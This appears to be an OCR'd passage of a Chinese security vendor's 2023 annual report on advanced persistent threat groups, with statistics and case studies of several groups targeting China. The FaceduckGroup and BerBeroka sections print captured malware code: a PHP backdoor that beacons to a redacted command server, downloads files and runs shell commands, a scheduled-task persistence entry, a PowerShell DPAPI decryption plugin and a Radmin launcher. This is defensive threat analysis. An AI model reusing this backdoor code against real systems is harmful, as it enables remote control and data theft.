APT

全球高级持续性威胁（APT）2023年度报告

2024年02月

奇安信
威胁情报中心

主要观点

MAIN POINTS

2023 年，奇安信威胁情报中心观察到多个 APT 组织频繁针对国内目标。有的组织继续沿用以往的攻击模式，而有的组织攻击手法特点则呈现出一定的变化，但总体来看，鱼叉邮件仍是主要的初始入侵手段，个别 APT 组织还会通过社工、Web 层面的 0day/Nday 漏洞作为攻击入口。

政府机构、国防军事、科研教育、信息技术是全球高级持续性威胁主要针对的四大行业。此外 APT 攻击事件发生较多的行业还有金融、通信、新闻媒体、航空航天、医疗卫生、能源。

全球 APT 活动呈现出五大特点：移动端成为攻击制高点，针对移动平台 iOS/Android 的 0day 攻击逐渐增多；路由、防火墙等传统网络设备成为廉价的 C2 屏障及攻击向量；网络军火商活跃出现，给原始攻击者加上一层额外的反溯源保护，成为攻防两端之间的一种特殊角色；基于原生项目开发的程序未保持同步更新导致很多原生项目中已经修复的问题在二级开发的应用中以 0day 的形式重新回归，软件二次开发伴随的安全问题愈发严重；随着大批量国产化软件普及，针对国产软件的攻击及相关 0day 漏洞不断涌现，确保这些软件的安全性势在必行。

在针对政府部门的 APT 攻击中，与外交相关的活动占比超 1/5，较往年显得尤为突出；针对国防军事目标的攻击活动主要集中在地区地缘政治关系极度复杂的东欧、南亚两个地区；信息技术行业发现多起供应链攻击；科研教育行业遭受攻击的三大重灾区为韩国、中国、印度。

漏洞利用方面，以浏览器为攻击向量依然是主趋势流，大量以移动端为目标的攻击成为今年 APT 的首选，网络军火商在其中的参与度愈加提高，这也导致移动端漏洞的地下交易市场价格飙升。攻防两端的角力进入白热化，严重 1day 漏洞的在野攻击投放速度加快，攻击者能以更快的速度利用最新的漏洞发起攻击。

我们预测，在 2024 年 APT 活动将呈现出如下趋势：全球局势动荡催生更加频繁的 APT 攻击活动；移动端将继续受到攻击者关注；软件供应链仍是常用攻击途径；人工智能技术被攻击者滥用；网络威胁呈现更复杂的生态。

摘 要

ABSTRACT

奇安信威胁情报中心使用奇安信威胁雷达对 2023 年境内的 APT 攻击活动进行了全方位遥感测绘。监测发现，2023 年针对境内目标的 APT 攻击主要集中在下半年内；从地域分布来看，境内疑似受控 IP 多集中在沿海省份广东、江苏、上海、浙江等地区。攻击目标主要涉及我国政府机构、科研教育、信息技术、金融商贸、能源等行业。

2023 年，奇安信威胁情报中心通过梳理奇安信红雨滴团队和奇安信安服在客户现场处置排查的真实 APT 攻击事件，结合使用威胁情报的全线产品告警数据，观察到多个 APT 组织频繁针对国内重点目标。其中，FaceduckGroup 是我们今年首次发现针对国内的攻击团伙；APT-Q-77 开始将目标转向芯片领域；APT-Q-15 是我们自 2022 年开始持续跟踪的新组织，主要攻击朝鲜和中国大陆。

基于奇安信威胁雷达的测绘分析，2023年对我国攻击频率最高的APT组织为：APT-Q-27 (GoldenEyeDog)、APT-Q-29 (Winnti)、APT-Q-1 (Lazarus)、APT-Q-31 (海莲花)、APT-Q-36 (Patchwork)、APT-Q-20 (毒云藤)、APT-Q-12 (伪猎者)等，这些组织疑似控制我国境内IP地址的比例分别为：24.2%，11.6%，9.7%，7.8%，7.7%，7.5%，5.6%。

本次报告通过综合分析奇安信威胁雷达测绘数据、奇安信红雨滴团队对客户现场的 APT 攻击线索排查情况以及奇安信威胁情报支持的全线产品告警数据，得出以下结论：2023 年，我国政府机构、科研教育、信息技术、金融商贸、能源行业遭受高级威胁攻击情况突出，占比分别是：20.4%，18.4%，17.3%，12.2%，10.2%。

奇安信威胁情报中心在 2023 年监测到的高级持续性威胁相关公开报告总共 369 篇。根据开源情报监测显示，在 2023 年全球至少有 80 个国家遭遇过 APT 攻击，披露的大部分 APT 攻击活动集中在韩国、乌克兰、印度、中国、巴基斯坦、以色列和美国等地。同时报告总共涉及全球 95 个攻击组织，其中提及率最高的 5 个 APT 组织分别是：Lazarus, Group123, Kimsuky, SideCopy, APT28。

2023 年全球披露的 APT 相关活动报告中，涉及政府机构（包括外交、政党、选举相关）的攻击事件占比为 27.9%；涉及国防军事的攻击事件占比为 12.2%；涉及科研教育的攻击事件占比为 11.7%；信息技术相关的事件占比为 10.4%。其余金融、通信、新闻媒体、航空航天、医疗卫生、能源占比分别为 5.3%、4.5%、3.7%、3.2%、2.7%、2.4%。

2023 年奇安信威胁情报中心关注到重点在野 0day 漏洞共 59 个。在野 0day 的利用数量相较 2022 年有所上升，趋势上逼近作为历年峰值的 2021 年。微软、谷歌、苹果三家的产品漏洞依然占主要部分，而与往年有所不同的是，苹果产品的漏洞在数量上稳压了微软、谷歌一头。

关键字：全球高级持续性威胁、APT、威胁雷达、0day、iOS、地缘政治

目 录

CATALOGUE

第一章 中国境内高级持续性威胁综述


基于中国境内海量 DNS 域名解析和奇安信威胁情报中心失陷检测（IOC）库的碰撞分析（奇安信威胁雷达），是了解我国境内 APT 攻击活动及高级持续性威胁发展趋势的重要手段。

奇安信威胁情报中心通过使用奇安信威胁雷达对境内的 APT 攻击活动进行了全方位遥感测绘，监测到我国范围内大量 IP 地址疑似和境外 APT 组织产生过高危通信，涉及境外 APT 组织达数十个。广东、江苏、上海、浙江等沿海省份是境外 APT 组织攻击的主要目标地区。

本章内容及结论主要基于奇安信威胁雷达数据、奇安信红雨滴团队在客户现场处置排查的真实 APT 攻击事件，结合使用了奇安信威胁情报的全线产品告警数据，进行的整理与分析。

一、奇安信威胁雷达境内遥测分析

奇安信威胁雷达是奇安信威胁情报中心基于奇安信大网数据和威胁情报中心失陷检测（IOC）库，用于监控全境范围内疑似被APT组织、各类僵木蠕控制的网络资产的一款威胁情报SaaS应用。通过整合奇安信的高、中位威胁情报能力，发现指定区域内疑似被不同攻击组织或恶意软件控制的主机IP，了解不同威胁类型的比例及被控主机数量趋势等。可进一步协助排查重点资产相关的APT攻击线索。



▲ 图 1.1 奇安信威胁雷达境内受害者数据分析

基于奇安信威胁雷达境内的遥测分析，我们从以下方面对我国境内疑似遭受的APT攻击进行了分析和统计。


（一）受控 IP 数量和趋势

奇安信威胁情报中心基于威胁雷达在2023年监测到数十个境外APT组织针对我国范围内大量目标IP进行通信，形成了大量的境内IP与特定APT组织的网络基础设施的高危通信事件。

根据2023年奇安信威胁雷达遥测感知的我国境内每月连接境外APT组织C2服务器的疑似受害IP地址数量统计，境外APT攻击主要集中在下半年内，其中攻击最高峰出现在7月。7-12月境内疑似受控IP数量近乎是1-6月的两倍，攻击频次明显高于上半年。

▲ 图 1.2 2023 年中国境内疑似受控 IP 数量月度分布


2023年中国境内每月新增疑似被境外APT组织控制的IP数量变化趋势如图1.3所示，反映了APT组织攻击活跃度变化走向。新增受控IP数量变化趋势也与图1.2中每月连接境外APT组织C2服务器的疑似受害IP数量分布相符，可以看到新增疑似受控IP数量在1月、5-8月、12月三个时间段的波动幅度大。



▲ 图 1.3 2023 年中国境内每月新增疑似受控 IP 数量变化趋势

（二）受害目标区域分布

下图为2023年中国境内疑似连接过境外APT组织C2服务器的IP地址地域分布，分别展示了各省疑似受害IP地址的数量：沿海省份广东、江苏、上海、浙江等地是境外APT组织攻击的主要目标地区，其次是北京、四川、安徽等地。不同于2022年的是，针对北京地区的境外APT攻击有所减少。




▲ 图 1.4 2023 年中国境内疑似受控 IP 地址地域分布

（三） APT 组织资产分布

下图分别为 2023 年境外 APT 组织疑似控制我国境内目标 IP 数量占比以及境外 APT 组织疑似使用过的 C2 服务器数量分布。

2023年APT组织控制境内IP数量占比及C2服务器数量分布 奇安信威胁情报中心



▲ 图 1.5 2023 年 APT 组织控制境内 IP 数量占比及 C2 服务器所属团伙数量分布

可以看出，APT-Q-27 (GoldenEyeDog)、APT-Q-29 (Winnti)、APT-Q-1 (Lazarus)、APT-Q-31 (海莲花)、APT-Q-36 (Patchwork)、APT-Q-20 (毒云藤)等APT组织疑似控制了境内大部分IP地址。其中，APT-Q-27、海莲花、Patchwork、毒云藤等组织作为我国长期面临的网络威胁在2023年依旧频繁攻击中国境内目标。Lazarus、APT-Q-12(伪猎者)、APT-Q-15、BerBeroka、APT-Q-78等组织在2023年的攻击活动也涉及到我国目标。

进一步对这些APT组织的C2服务器及其控制的境内IP地址数据分析后，我们发现：

1. 与图1.2中境内疑似受控IP数量月度分布结果一致，大部分APT组织的攻击活动集中在下半年，但海莲花、毒云藤两个组织的攻击最高峰为上半年5月；

2. 毒云藤、海莲花、APT-Q-15、BerBeroka几个组织使用大量C2针对境内目标进行攻击，表明其拥有庞大的基础设施；

3. Winnti、Lazarus、APT-Q-12、APT-Q-78等组织仅使用少量C2就控制了境内相当数量的IP地址，可见其拥有较高水平的攻击技术。

二、2023 年紧盯我国的活跃组织

2023 年，我们观察到多个 APT 组织频繁针对国内目标，涉及政府、军工、科研、高校、能源、航天多个领域的重点单位，金融、游戏、媒体、芯片、通信、医疗等行业也遭到 APT 定向攻击。

跟踪发现，有的组织继续沿用以往的攻击模式，而有的组织攻击手法特点则呈现出一定的变化，但总体来看，鱼叉邮件仍是主要的初始入侵手段，个别 APT 组织还会通过社工、Web 层面的 0day/Nday 漏洞作为攻击入口。


奇安信威胁情报中心通过红雨滴团队和安服团队在客户现场处置排查的真实 APT 攻击事件，结合使用了威胁情报的全线产品告警数据，最终基于被攻击单位、受控设备、APT 组织技战术等多个指标筛选出以下数个对我国攻击频率高或危害大的 APT 组织。

接下来，我们将结合奇安信红雨滴团队的真实 APT 攻击处置案例，逐一盘点 2023 年紧盯我国的全球 APT 组织。

（一）APT-Q-20（毒云藤）

关键词：鱼叉邮件、国际战略、CVE-2023-38831

毒云藤组织最近几年都遵循着相同的攻击模式，入侵国内 IoT 设备作为代理向国内高校、政府、科研等单位投递鱼叉邮件，主要目的是窃取目标邮箱的账号密码。在 WinRAR 漏洞 CVE-2023-38831 的 EXP 公布四五天后，毒云藤组织就利用该漏洞针对国内研究国际战略的学者投递鱼叉邮件，相关诱饵如下：


International and Strategic Studies Report

國際戰略研究 简报

2023 年 6 月 30 日 第 143 期

北京大学国际战略研究院 Institute of International and Strategic Studies, Peking University

核时代负责任的国家战略的未来：新时代，旧现实

美国宾夕法尼亚大学教授 金骏远*

1945 年以来，人们对核武器使用的担忧历经变迁。冷战时期，人们担心美苏之间发生战争并使用核武器。1990 年至 2010 年，人们意识到存在核扩散的风险，却不再担心大国之间敌对性的核交火。2010 年至今，随着中美关系恶化，至少在西方，对大国之间发生军事冲突并使用核武器的担忧再次出现。特别是 2020 年以来，中国的核武器现代化使美国警觉。俄乌冲突则使美国对核武器使用的担忧达到顶峰。

一、核时代持续不变的现实

新技术的出现似乎说明当今与过去存在根本上的不同。技术进步尤其体现在对核武器的防御以及核武器打击精确度的提升，以至于 21 世纪初有观点认为，部署有效的弹道导弹防御系统和更精准的核武器，就可以破坏对手的报复性核打击能力。此外，电子、网络、人工智能领域的新技术也使攻击和防御比过去更有效。正是这些技术使军使一些人敢吹可以考虑在进攻和防御中使用核武器，而不仅仅将核武器视为威慑他国进攻的工具。

我认为核时代的两个主要特征并未改变。首先，核武器仍然非常易于实现。对于拥有核武器的国家，一旦陷入军事冲突，其对手就可能在报复

▲ 图 1.6 国际战略诱饵图片

经过分析，APT-Q-20选用了国内红队常用的开源Loader作为第一阶段载荷，用来混淆分析人员的判断，但该操作相当于在免杀的Shellcode外层套了一层不免杀的Loader导致其实际攻击效果很差。

（二）FaceduckGroup

关键词：Facebook、免杀

FaceduckGroup 是我们今年发现首次针对国内的攻击团伙，与国外安全厂商披露的 Ducktail[137] 同源，该团伙通过在 Facebook 群组中投递相关诱饵，导致国内互联网、通信等行业公司的财务、会计、行政、营销人员遭受攻击，这与境外友商披露的出于经济目的的攻击活动一致。但是基于奇安信威胁情报中心的遥测数据，在针对特定领域（能源和建筑）的攻击活动中，该团伙攻击的目标呈现出很强的定向性，攻击者会在几万人的 Facebook 能源行业大群中投递特定的诱饵，从而导致石油相关领域的技术专家遭到攻击。

▲ 图 1.7 Facebook 能源群组

攻击者投递的初始载荷一般都带有合法的数字签名，并使用多种语言实现下载者的功能，如rust、golang、donet等。

▲ 图 1.8 合法的数字签名

下载者的功能是将PHP白加黑组件释放到受害者的电脑上，PHP使用商业加密软件ionCube加密，防止分析。

rhc.exe	2023/3/28 8:41	应用程序	2 KB
php.exe	2023/3/7 4:18	应用程序	123 KB
tag	2023/3/26 1:51	文件	1 KB
fc5c320d431df412243f18b6c20fd082	2023/3/29 8:13	文件	1 KB
695a803ef5ca317459c9c103dd70bb23	2023/3/28 8:17	文件	1 KB
news.txt	2023/3/7 4:18	文本文档	83 KB
php.ini	2023/3/7 4:18	配置设置	71 KB
include.rar	2023/7/27 16:37	WinRAR 压缩文件	8 KB
phar.phar.bat	2023/3/7 4:18	Windows 批处理...	1 KB
time.ps1	2023/3/7 4:18	Windows PowerS...	1 KB
cdma.ps1	2023/3/13 10:06	Windows PowerS...	1 KB
version.php	2023/3/7 4:18	PHP 源文件	1 KB
infinity.php	2023/3/28 8:41	PHP 源文件	2 KB
index.php	2023/3/20 2:48	PHP 源文件	90 KB
include.php	2023/3/7 4:18	PHP 源文件	10 KB

▲ 图 1.9 PHP 白加黑组件

创建计划任务实现持久化，由于使用了PHP实现恶意载荷导致其免杀效果非常好，能够在终端中存活很长一段时间。

```
30      <ExecutionTimeLimit>PT72H</ExecutionTimeLimit>CRLF
31      <Priority>7</Priority>CRLF
32    </Settings>CRLF
33    <Actions Context="Author">CRLF
34      <Exec id="WNVIDIA_FACTORY_LG">CRLF
35        <Command>rhc.exe</Command>CRLF
36        <Arguments>php.exe infinity.php</Arguments>CRLF
```

▲ 图 1.10 计划任务持久化

PHP恶意载荷主要分为两类，一类是境外友商披露过的带有三个C2的远控，另一类则是只有执行CMD命令功能的组件。

```
$machineId = getMac();
$timeNow = time();
$ch = curl_init();
curl_setopt($ch, CURLOPT_SSL_VERIFYPEER, false);
curl_setopt($ch, CURLOPT_RETURNTRANSFER, true);
curl_setopt($ch, CURLOPT_URL, "https:/[redacted]m/update/factory?nid=$machineId&vs=2&t=$timeNow&v=10.0.1");
$result = curl_exec($ch);
curl_close($ch);
try {
    $obj = json_decode($result);
    if($obj && $obj->s == 1){
        $data = $obj->d;
        foreach ($data as $datum) {
            try {
                if ($datum->u) copy($datum->u, $datum->st);
            } catch (Exception $e) {
            }
            if($datum->r){
                $cmd = "{$datum->r}";
                if($datum->args) $cmd .= " {$datum->args}";
                shell_exec($cmd);
            }
        }
    }
} catch (Exception $e) {
}
```

▲ 图 1.11 命令执行功能代码

我们还发现了该团伙基于Powershell编写的插件，用来辅助执行PHP远控脚本的一些操作，插件调用[Security.Cryptography.ProtectedData]::Unprotect函数，只有在当前用户的上下文环境中才能解密字符串。

```
1  if($args[0]){
2      Add-Type -Assembly System.Security
3      $encKey = [System.Convert]::FromBase64String($args[0]);
4      $encKey1 = [System.Convert]::FromBase64String($args[0]);
5      $encKey= $encKey[5..$encKey.Length];
6      $encKey2= $encKey[5..$encKey.Length];
7      $decryptedKey = [Security.Cryptography.ProtectedData]::Unprotect($enckey,$null, [Security.Cryptography.DataProtectionScope]::CurrentUser)
8      $EncodedText =[Convert]::ToBase64String($decryptedKey)
9      Write-Host "$EncodedText"
10 }
```

▲ 图 1.12 PS 插件

（三） BerBeroka

关键词：金融、游戏、媒体

BerBeroka[311] 在今年发起了史上最大规模针对金融行业的攻击活动，我们将该活动命名为“Operation Giant”，国内十几家大型金融企业遭到入侵。经过我们的溯源排查发现 Operation Giant 行动最早可以追溯到 2020 年，当时攻击者向域控植入了 PlugX 木马实现远程控制，并在 2023 年使用一套全新的 golang 特马，指令交互时会有 AES 加解密操作。

指令	功能
RepOnline	检查自身是否在线
CmdExecStart	启动 CMD
CmdExecContent	执行 CMD 命令
HeartBeatSned	发送心跳包
UploadFileStart	上传指定文件，通过 UploadFileFinish 结束上传
DownloadFileStart	下载文件，通过 DownloadFileFinish 结束下载
ExitAll	结束进程

▲ 表 1.13 BerBeroka 组织 golang 特马指令

在内网横向移动过程中使用内网穿透工具ngrok和商业远控工具Radmin相结合的方式，实现对内网重要业务服务器的远程控制。

```
26  strcpy(CommandLine, "cmd.exe /c netstat -an | find \"SYN_SENT\" | find \":65531\"");
27  GetStartupInfoA(&StartupInfo);
28  StartupInfo.hStdError = hWritePipe;
29  StartupInfo.hStdOutput = hWritePipe;
30  StartupInfo.wShowWindow = 0;
31  StartupInfo.dwFlags = 257;
32  v2 = CreateProcessA(0i64, CommandLine, 0i64, 0i64, 1, 0, 0i64, 0i64, &StartupInfo, &ProcessInformation);
33  v0 = hWritePipe;
34  if ( !v2 )
35    goto LABEL_3;
36  CloseHandle(hWritePipe);
37  memset(Buffer, 0, sizeof(Buffer));
38  while ( ReadFile(hReadPipe, Buffer, 0xFFFu, &NumberOfBytesRead, 0i64) )
39    ;
40  if ( strlen(Buffer) )
41  {
42    printf("start Radmin...");
43    WinExec("startr.bat", 0);
44  }
```

▲ 图 1.14 ngrok 和 Radmin 联动代码

一直以来BerBeroka被认为与Winnti（APT-Q-29）有着非常深入的联系，但是经过我们对Operation Giant行动的详细研究后认为BerBeroka与APT-Q-29是并行的两个组织，在2020-2022这个时间区间内我们曾披露过APT-Q-29针对金融领域发起的Operation EICAR行动，其使用的技战术手法与Operation Giant完全不同。

BerBeroka似乎也是Xnote木马家族的所有者，在今年我们发现该团伙针对媒体行业的攻击活动中除了利用Cobalt Strike进行横向移动，还使用Xnote木马的最新变种实现对Linux服务器的控制。新变种移除了DDoS等指令，彻底变成了Linux平台下的插件下发软件，攻击者通过Xnote还控制了多个游戏公司的Linux服务器。


```
Support command :\r\n
\tList          List Plugins\r\n
\t
help
list
del
load
can not find plugin
\tHelp          Show This Msg\r\n
\tDel  <plugin name>          Delete a plugin\r\n
\tLoad <plugin name>          load a plugin\r\n
```

▲ 图 1.15 Xnote 新变种

（四）APT-Q-41（摩耶象）

